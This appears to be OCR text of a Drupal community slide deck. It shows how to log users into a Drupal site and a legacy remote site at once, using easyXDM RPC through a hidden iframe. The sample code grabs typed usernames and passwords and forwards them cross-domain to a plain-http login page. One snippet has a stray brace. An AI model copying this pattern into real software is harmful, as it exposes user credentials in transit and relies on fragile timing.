
Cross-Origin Resource Sharing (CORS) is a specification that enables truly open access across domain-boundaries. If you serve public content, please consider using CORS to open it up for universal JavaScript/browser access.

[more...]

Why is CORS important?

CORS Help

enable-cors.org



Professionals

ProZone Login for Dealers & Architects


PGT ProZone is a web-based resource for Industry professionals that includes:

- Product catalogs and specifications
- Engineering drawings
- Miami-Dade Notices of Acceptance


Complete a brief ProZone registration if you are logging in for the first time.

To create a DEALER account, please email marketing@pgtindustries.com for

Dual-Authentication Problem


CONSUMER (local) Website
Username
Password
PROVIDER (remote) Website in hidden iFrame
Authenticated Session Cookie Drop
Authenticated Session Cookie Drop

Client-side


ABOUT HOME FAQ

easyXDM

Cross-Domain Messaging made easy

Home

Notice: Using easyXDM and it suddenly stopped working in IE6 and IE7? See this.

easyXDM is a Javascript library that enables you as a developer to easily work around the limitation set in place by the Same Origin Policy, in turn making it easy to communicate and expose javascript API's across domain boundaries.

If you want to see it in action, see this RPC demo!

Some of the goals for the project are that it should

- be easy to use!!!
- be self contained, no dependencies (now requires Flash) (not counting JSON)
- be light weight
- be flexible
- have good code quality (uses jslint etc)

Download v2.4.16 (09/03/12) from GitHub

See the changelog for changes.

Has easyXDM saved you time? Show your support for the project!

Commercial users are encouraged to donate!!

Used by..

- Twitter
- Disqus
- LinkedIn
- Scribd
- Mail.ru
- VKontakte
- Tuenti
- Reframe It
- Sociable
- Opinian

EasyXDM

easyxdm.net/wp

Provider (remote) JS

```
var provider = new easyXDM.Rpc({},
  {
    local:
  {
    login: {
      method: function(name, pass) {
        //  Take username/password arguments and fill in legacy login form.
        $('#legacy-login-form-username-input-id').val(name);
        $('#legacy-login-form-password-input-id').val(pass);
        $('#legacy-submit-button-id').click();
        //  Could probably use .submit instead
      } // end method
    } // end login
  } // end local
});
```

Consumer (local) JS

```
//  Setup the remote rpc for call.
var consumer = new easyXDM.Rpc(
  {
    remote: "http://example.com/login-page"
  },
  {
  remote:
    {
      login: {}
    }
    }
  }
);
```

Consumer (local) JS (cont.)

```
//  Note: id of Drupal user form here is for the form used in login BLOCK.
$('#user-login-form').submit(function(event) {
  //  Interrupt standard Drupal login form submission
  //  May seem a little redundant below, but is apparently needed for some IE cases.
  event.preventDefault();
  if (event.preventDefault) {
    event.preventDefault();
  } else {
    event.stop();
  };

  //perform remote RPC login using local Drupal login form field values.
  consumer.login($('#edit-name').val(), $('#edit-pass').val());
```

Consumer (local) JS (cont.)

```
 //  Probably a more elegant way to handle this, but give 5 seconds for the rpc to connect and drop
  //  authenticated session cookie through hidden easyXDM iframe following login.
  //  Then kill our submission interception and resubmit the Drupal login form
  //  to finally be processed by native handler for local login.
  setTimeout(function ()
    {
      $('#user-login-form').unbind('submit').submit();
    },
      5000
  );

});
```

DEMO

drupal srq
SARASOTA, FLORIDA'S DRUPAL COMMUNITY
Home
About
Drupal Education
Forums
Contact
Signup/Login
a community of inspired developers
drupal srq

(a few) More Details

drupalsrq.net/forum-topic/single-signondual-authentication-xss

DFM

DIGITAL FRONTIERS MEDIA

Stephen Barker, Digital Frontiers Media

http://digitalfrontiersmedia.com

stephen@digitalfrontiersmedia.com

@digitalfrontier